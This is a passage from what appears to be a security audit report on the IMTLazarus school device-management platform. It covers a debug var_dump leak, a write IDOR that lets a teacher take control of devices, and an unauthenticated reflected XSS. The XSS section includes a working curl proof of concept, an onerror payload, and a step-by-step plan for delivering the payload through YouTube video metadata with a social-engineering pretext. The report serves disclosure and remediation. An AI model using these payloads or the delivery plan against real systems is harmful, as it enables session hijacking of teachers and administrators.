Before processing any `datatype`, verify server-side that the requested `device` belongs to a group/entity supervised by the authenticated session, replicating the ownership check that `api/ajax-deviceinfo/index.php` already enforces (it returns `invalid parameters` for a foreign device). Apply that authorization centrally to all of the endpoint's `datatype` values. Additionally, remove the debug block (`supervisor_id`, `supervisor_level`, `supervisor_type`, `incenter`) returned by `datatype=location` from the response.

References

- <https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization/>
- <https://cwe.mitre.org/data/definitions/639.html>

4. Debug information disclosure and unhandled exception in administration sections (`adm\_basefilters`, `adm\_ios\_aula`)

Medium CVSS Score: **5.4**

Affects:

- GET /lazarus/main.php?seccion=adm_basefilters
- GET /lazarus/main.php?seccion=adm_ios_aula
- Generally, any GET /lazarus/main.php?seccion=X leaks the same debugging `var_dump()` to any authenticated user

Quick Recommendation: Disable debug mode (development `display_errors / var_dump()`) in production and catch the `main.php?seccion=X` router exceptions to always return a complete, controlled HTML response.

Summary

Any authenticated user (including the lowest-privilege 'teacher' role) can access `main.php?seccion=adm_basefilters` and `main.php?seccion=adm_ios_aula` and cause the server to leak, via a debugging `var_dump()` left in production, the internal structure of the application's permission arrays (`SEC_GEN`, `SEC_WIN`, `SEC_IOS`). Additionally, on both routes the HTML response is left incomplete (without the `</body></html>` closing tag) instead of showing the content or the usual 'Restricted Area' notice, evidencing an uncaught server exception. The behaviour is identical with the administrator account, so it does not depend on privilege level: it is an application flaw, not an access-control issue.

Technical Description and Evidence

The administration section router (`main.php?seccion=X`) was found to leave a debugging `var_dump()` exposed in production, containing the application's internal per-category permission logic (`SEC_GEN` with the 33 administration sections, `SEC_WIN` with the Windows filter sections and `SEC_IOS` with the iOS management sections), together with the boolean checks of which group the requested section belongs to. This dump is **not limited** to the page where it was originally documented (`ges_account&tab=4`): it appears in the response of **any** `main.php?seccion=X`, for any authenticated user, including the low-privilege "teacher" role.

In most sections this dump coexists with the correct access-denied notice ("Restricted Area"). However, in two specific sections (`adm_basefilters` and `adm_ios_aula`) the page is cut off mid-render right after the debug dump: neither the content nor the "Restricted Area" notice appears, and the response HTML is left incomplete (the `</body></html>` closing tag is missing), which indicates an uncaught server exception during the permission-checking process for those two sections.

Visually, the page simply appears blank to the user:




Figure 10 – The `adm_basefilters` section renders completely blank with the teacher account, with no content or restricted-access notice

Additional capture of the same behaviour, independently verified:




Figure 11 – Independent confirmation: `adm_basefilters` blank

The same behaviour occurs in the second affected section, `adm_ios_aula`:




Figure 12 – The `adm_ios_aula` section also renders completely blank, confirming the defect is not exclusive to `adm_basefilters`

Inspecting the response source (`Ctrl+U` / `view-source:`) confirms the debug dump leak, hidden inside an `<aside>` element not visible in the normal render:

```
Ajuste de línea
<!DOCTYPE html>
<html lang=es>
<head>
  <meta http-equiv="Content-type" content="text/html; charset=utf-8" />
  <title>IMTLazarus - Auditoría</title> <meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
  <meta name="robots" content="noindex, nofollow">

  <meta http-equiv="cache-control" content="max-age=0" />
  <meta http-equiv="cache-control" content="no-cache" />
  <meta http-equiv="expires" content="0" />
  <meta http-equiv="expires" content="Tue, 01 Jan 1980 1:00:00 GMT" />
  <meta http-equiv="pragma" content="no-cache" />

  <link rel="shortcut icon" href="favicon.png" type="image/x-icon">

  <!-- Bootstrap 3.3.4 -->
  <link href="bootstrap/css/bootstrap.min.css?id=1387345634" rel="stylesheet" type="text/css" />

  <link href="plugins/fontawesome6/css/all.css?id=1387345634" rel="stylesheet" type="text/css" />
  <!-- <script defer src="plugins/fontawesome6/js/all.js?id=1387345634"></script> -->

  <!-- Ionicons -->
  <!-- <link href="https://code.ionicframework.com/ionicons/2.0.1/css/ionicons.min.css?id=1387345634" rel="stylesheet" type="text/css" /> -->
  <link href="css/ionicons.min.css?id=1387345634" rel="stylesheet" type="text/css" />
  <!-- Theme style -->
  <link href="dist/css/AdminIMT.min.css?id=1387345634" rel="stylesheet" type="text/css" />
  <!-- <link href="dist/css/AdminLTE.min.css?id=1387345634" rel="stylesheet" type="text/css" /> -->

  <!-- Bootstrap4 toggle-switch on/off https://gitbrent.github.io/bootstrap4-toggle/ -->
```

Figure 13 – The source reveals the `var_dump()` with the internal permission arrays `SEC_GEN`, `SEC_WIN` and `SEC_IOS`

Searching for the literal `SEC_GEN` in the source shows several matches, confirming the debug dump is not an isolated fragment but a complete structure exposed in the response:

```

[23]==>
string(7) "adm_vpp"
[24]==>
string(15) "adm_ios_webclip"
[25]==>
string(17) "adm_ios_wallpaper"
[26]==>
string(12) "adm_ios_aula"
[27]==>
string(13) "adm_microsoft"
[28]==>
string(14) "adm_gworkspace"
[29]==>
string(20) "adm_gworkspace_addon"
[30]==>
string(10) "adm_moodle"
[31]==>
string(10) "adm_clever"
[32]==>
string(23) "adm_classlink_oneroster"

SEC_WIN: array(5) {
[0]==>
string(15) "adm_basefilters"
[1]==>
string(14) "adm_webfilters"
[2]==>
string(18) "adm_youtubefilters"
[3]==>
string(14) "adm_appsfiler"
[4]==>
string(20) "adm_restrictions_win"

SEC_IOS: array(7) {
[0]==>
string(11) "adm_ios_dep"
[1]==>
string(12) "adm_ios_wifi"
[2]==>
string(7) "adm_vpp"
[3]==>
string(15) "adm_ios_webclip"
[4]==>
string(17) "adm_ios_wallpaper"
[5]==>
string(12) "adm_ios_aula"
[6]==>
string(20) "adm_restrictions_ios"
}

SECCION: string(15) "adm_basefilters"
SECCION EN SEC_GEN: "active"
adm_restrictions_win EN SEC_GEN: "active"
adm_restrictions_ios EN SEC_GEN: "active"
SECCION EN SEC_WIN: "active"
adm_restrictions_win EN SEC_WIN: "active"
adm_restrictions_ios EN SEC_WIN: ""
SECCION EN SEC_IOS: ""
adm_restrictions_win EN SEC_IOS: ""
adm_restrictions_ios EN SEC_IOS: "active"
</pre>

```

Figure 14 – Search for "SEC_GEN" in the source (Ctrl+F) with several matches highlighted, confirming the extent of the leaked debug dump

And, at the end of the document, it is confirmed that the HTML does not close correctly (it ends in `</section>`, without `</body></html>`) right after the debug dump:

```

[2]==>
string(18) "adm_youtubefilters"
[3]==>
string(14) "adm_appsfiler"
[4]==>
string(20) "adm_restrictions_win"
}

SEC_IOS: array(7) {
[0]==>
string(11) "adm_ios_dep"
[1]==>
string(12) "adm_ios_wifi"
[2]==>
string(7) "adm_vpp"
[3]==>
string(15) "adm_ios_webclip"
[4]==>
string(17) "adm_ios_wallpaper"
[5]==>
string(12) "adm_ios_aula"
[6]==>
string(20) "adm_restrictions_ios"
}

SECCION: string(15) "adm_basefilters"
SECCION EN SEC_GEN: "active"
adm_restrictions_win EN SEC_GEN: "active"
adm_restrictions_ios EN SEC_GEN: "active"
SECCION EN SEC_WIN: "active"
adm_restrictions_win EN SEC_WIN: "active"
adm_restrictions_ios EN SEC_WIN: ""
SECCION EN SEC_IOS: ""
adm_restrictions_win EN SEC_IOS: ""
adm_restrictions_ios EN SEC_IOS: "active"
</pre>
</div>
</body>
</section>

```

Figure 15 – The HTML document is left incomplete: the closing tag is missing after the debug dump

The same broken behaviour was verified to occur with the **administrator** account (highest privilege) too, which rules out an access-control problem and confirms it is an application defect affecting any authenticated user, without exception. Without a session, the request redirects (302) to login, so being authenticated is required, but not being an administrator.

Reproduction

```
# 1. Log in with any account (teacher or admin)
# 2. Browse to:
https://auditest.imtlazarus.com/lazarus/main.php?seccion=adm_basefilters
https://auditest.imtlazarus.com/lazarus/main.php?seccion=adm_ios_aula
# 3. Compare with a correctly protected section, e.g. adm_calendars,
#    which does show the "Restricted Area" notice
# 4. View the source (Ctrl+U) and search for "SEC_GEN" to confirm the leak
```

Impact

- **Confidentiality (low):** internal permission-logic metadata is leaked (the full list of the 33 administration sections and their grouping by platform), useful as reconnaissance information to direct access-control tests, but without exposing credentials, session tokens or other users' data.
- **Availability (low, bounded):** the two affected sections become permanently unusable for **any** user, including the administrator, which points to an uncaught server exception rather than a permissions problem.
- **General hygiene indicator:** the presence of active debug code (`var_dump()`) in production suggests the production environment is not properly hardened, which usually correlates with more information-exposure issues elsewhere in the application.

This is a debug information leak and poor error handling (not an authorization bypass to functional content), reproducible by any authenticated user without administration privileges.

Recommendation

- Disable any debug call (`var_dump()`, `print_r()`, etc.) and `display_errors` in the **production** environment; use a centralized logger that writes to a file/service, never to the HTTP response.
- Wrap the `main.php?seccion=X` router in error handling (`try/catch` or a global error handler) that always guarantees a complete and consistent HTML response (valid content or the 'Restricted Area' notice), never a truncated response.
- Investigate and fix the root cause of the exception in the `adm_basefilters` and `adm_ios_aula` routes, as they are currently unusable even for the administrator role.
- Audit the rest of the code for similar debug leftovers before each production deployment (code review / automated linting in CI).

References

- <https://cwe.mitre.org/data/definitions/489.html>
- <https://cwe.mitre.org/data/definitions/209.html>
- https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration

5. Unauthenticated reflected XSS in the YouTube filter simulator (`api/ajax-testfilters/index.php`)

Medium CVSS Score: **5.4**

Affects:

- POST /lazarus/api/ajax-testfilters/index.php (seccion=2, unauthenticated)
- main.php?seccion=ges_webfilters — simulator, 'YouTube Videos' tab (teacher role)
- main.php?seccion=adm_webfilters — same simulator (administrator role)

Quick Recommendation: HTML-encode all fields returned by `api/ajax-testfilters/index.php` before inserting them into the DOM, validate the YouTube video ID format, and require the same session/hash control already used by `system/eng-testfilters/index.php`.

Summary

The 'YouTube Videos' simulator of the filter-check modal (available both in `ges_webfilters` for the teacher and `adm_webfilters` for the administrator) calls a different, older endpoint than the rest of the application (`api/ajax-testfilters/index.php`) that requires neither a session nor any token (`hash`). This endpoint queries the YouTube API live and returns the video ID, title, description and tags **without escaping any character**; the JavaScript of both pages inserts those fields directly into the DOM via jQuery's `.html()`, allowing arbitrary HTML/JavaScript execution in the session of whoever uses the simulator.

Technical Description and Evidence

The filter simulator includes a "YouTube Videos" tab which, when "Check" is pressed, calls:

```
POST https://auditest.imtlazarus.com/lazarus/api/ajax-testfilters/index.php
seccion=2
video_comprobar=<video url>
tipo_filtro=0
id_filtro=1
```

This endpoint is **different and older** than `system/eng-testfilters/index.php`. At the time of the original audit it **did not require a hash or an active session**: it responded normally without sending any cookie (see the retest note for the current status).

The JavaScript that processes the response (identical in `ges_webfilters` and `adm_webfilters`) inserts several fields directly into the DOM without escaping, using jQuery's `.html()`:

```
html += "<iframe ... src='https://www.youtube.com/embed/' + res.video + ' ...></iframe>";
...
html += "<tr><td>Título:</td><td>" + res.titulo_video + "</td></tr>"
if (res.tags != null) {
  html += "<tr><td>Tags:</td><td>" + res.tags + "</td></tr>"
}
html += "<tr><td>Descripción:</td><td>" + res.descripcion + "</td></tr>"
```

```
...
$("#simulador_resultado_youtube").html(html);
```

Four different fields (`video`, `titulo_video`, `tags`, `descripcion`) arrive without any escaping or format validation. The most directly exploitable one is `video`: it does not check that the value is a real YouTube identifier (11 alphanumeric characters); it accepts any text, including quotes.

Proof of concept

```
curl -s -X POST "https://auditest.imtlazarus.com/lazarus/api/ajax-testfilters/
index.php" \
  --data-urlencode "seccion=2" \
  --data-urlencode "video_comprobar=https://www.youtube.com/watch?v=x'></
iframe><img src=x onerror=alert(document.domain)>" \
  --data-urlencode "tipo_filtro=0" \
  --data-urlencode "id_filtro=1"
```

The response reflects the value exactly, without touching a single character:

```
{"status":"ok", ... , "video":"x'></iframe><img src=x
onerror=alert(document.domain)>", ...}
```

Inserted into the iframe template, this breaks the `src` attribute, closes the `<iframe>` and adds a new `<img>` tag that runs `onerror` when it fails to load `x` as an image.

Visual reproduction, with an active session (teacher or admin):

1. Browse to `https://auditest.imtlazarus.com/lazarus/main.php?seccion=ges_webfilters`:




Figure 16 – `ges_webfilters` page loaded with a teacher session, the starting point of the test

2. Open the simulator modal directly from the browser console and activate the YouTube tab:

```
$('#modal_simulador').modal('show');
$('#control_tab_youtube a').tab('show');
```




Figure 17 – Simulator modal opened via the console, with the "YouTube Videos" tab active

3. Paste the payload into the "Video to check" field:

```
x'></iframe><img src=x onerror=alert(document.domain)>
```




Figure 18 – Payload pasted into the "Video to check" field

4. Press "Check": the `alert()` fires immediately showing the application's own domain, confirming real JavaScript execution inside the IMTLazarus DOM:




Figure 19 – The alert() fires showing "auditest.imtlazarus.com": the broken iframe and the injected payload are visible right behind the dialog

On whether this is "self-XSS" and the real exploitation vector

The test above requires the victim to paste the payload into their own text field and press the button, so mechanically it is equivalent to self-XSS, and the payload does not look like a real URL (it clearly appears "broken"), so an attentive user might be suspicious before pasting it. It is included because it quickly and 100% reproducibly demonstrates that the field is not escaped.

However, the `titulo_video`, `descripcion` and `tags` fields are **not written by the victim**: they are filled by the YouTube API itself with the real metadata of the queried video. These fields were confirmed to also be returned unescaped using a real public video:

```
curl -s -X POST "https://auditest.imtlazarus.com/lazarus/api/ajax-testfilters/index.php" \
  --data-urlencode "seccion=2" \
  --data-urlencode "video_comprobar=https://www.youtube.com/watch?v=dQw4w9WgXcQ" \
  --data-urlencode "tipo_filtro=0" \
  --data-urlencode "id_filtro=1"
```

The response brings the real title, description and tags of the video, also without neutralizing any character. This enables an exploitation vector **without self-XSS**, not executed in this audit so as not to publish a real malicious video on YouTube, but whose mechanism is demonstrated with real data:

1. The attacker uploads a video to YouTube (it can be "hidden"/unlisted) with the title, a tag or the description literally set to `<img src=x onerror=alert(document.domain)>`.
2. They send the victim (teacher or admin) the **real, normal** link of the video (`https://www.youtube.com/watch?v=<ID>`), with the perfect pretext for this particular tool: "can you check whether this video is blocked by the filter?".
3. The victim pastes that URL (a legitimate YouTube URL, with no suspicious character in sight) and presses "Check".
4. The app queries the YouTube API, obtains the video's real title (which contains the payload) and inserts it unescaped, so the XSS executes in the victim's session.

Here the victim never sees or pastes malicious code, only a normal YouTube link, which removes the self-XSS objection and turns this finding into a realistically exploitable reflected XSS.

Impact

- It affects both the **teacher** session (`ges_webfilters`) and the **administrator** session (`adm_webfilters`) equally, because the vulnerable code is the same on both pages.
- The endpoint that serves the malicious data **requires no authentication or token**, so anyone on the internet can prepare and verify the payload without having an account on the platform.
- The delivery vector is especially plausible: the tool's own purpose (checking whether a video/link is safe before allowing it) is the perfect excuse to ask the victim to test an attacker-controlled link.
- With an **administrator** session compromised via this XSS, the impact is amplified: it would allow actions to be performed in the administrator's context (theft of their session cookie and performing actions on their behalf).

Recommendation

- HTML-encode **all** the fields returned by `api/ajax-testfilters/index.php` and `system/eng-testfilters/index.php` before inserting them into the DOM: `video`, `titulo_video`, `descripcion`, `tags`, `dominio`, `url`, and any other free-text field.
- Validate the YouTube video ID format (11 alphanumeric characters + `-_`) before using it in the iframe embed URL.
- Replace the manual HTML construction via string concatenation + `.html()` with safe insertion (`.text()` for plain text, or a sanitization library such as DOMPurify if rich HTML is needed).
- Require authentication and the same `hash` token already used by `system/eng-testfilters/index.php` on `api/ajax-testfilters/index.php` too, or remove this older endpoint if it is duplicated/obsolete.

References

- <https://owasp.org/www-community/attacks/xss/>
- <https://cwe.mitre.org/data/definitions/79.html>

6. Write IDOR in `set\_personal\_group\_info`: a teacher assigns other users' devices to their class and controls them from the classroom

Medium CVSS Score: **5.4**

Affects:

- POST /lazarus/api/ajax-groups/index.php — action=set_personal_group_info, devices parameter (ownership not validated)
- Chained with POST /lazarus/api/ajax-aula/index.php (classroom control) over the assigned device

Quick Recommendation: In set_personal_group_info, validate that each assigned device belongs to the authenticated supervisor's scope, rejecting foreign devices.

Summary

The POST /lazarus/api/ajax-groups/index.php endpoint with action=set_personal_group_info does not validate ownership of the devices being assigned. A teacher can add a device that does not belong to them to their class and, from there, monitor it and control it from the classroom (browsing activity, messages, filters). It turns the read IDOR into device control. New finding detected during the retest.

Technical Description and Evidence

The POST /lazarus/api/ajax-groups/index.php endpoint with action=set_personal_group_info —which manages a supervisor's "personal groups" / "classes"— **does not verify ownership of the devices** specified in the devices parameter. As a result, a **teacher** account (the lowest-privilege role) can create or edit one of their classes and **add to it any device in the institution by its id**, even if it does not belong to them.

This has a chaining effect: the classroom control (ajax-aula) **does validate** that the device is in one of the teacher's classes (it denies with HTTP 500 if it is not), but that check relies on the class↔device relationship, which the teacher can forge themselves. Once the foreign device is in their class, the teacher can monitor it and act on it from the classroom view (see browsing activity, send messages, deny/force URLs, etc.). It corresponds to **Broken Object Level Authorization / IDOR (OWASP API1:2023, CWE-639)**. This is a **new** finding, detected during the retest.

Reproduction through the interface (as any teacher would)

1. The teacher's class lists devices that do not belong to them. From "My Dynamic Groups" → edit a class, the "Available devices" selector shows devices belonging to **other supervisors** (AuditDevice, Test (AUDIT-TEST-DEVICE-01) and Lazarus, Testing (Device)), even though the teacher has no assigned device:

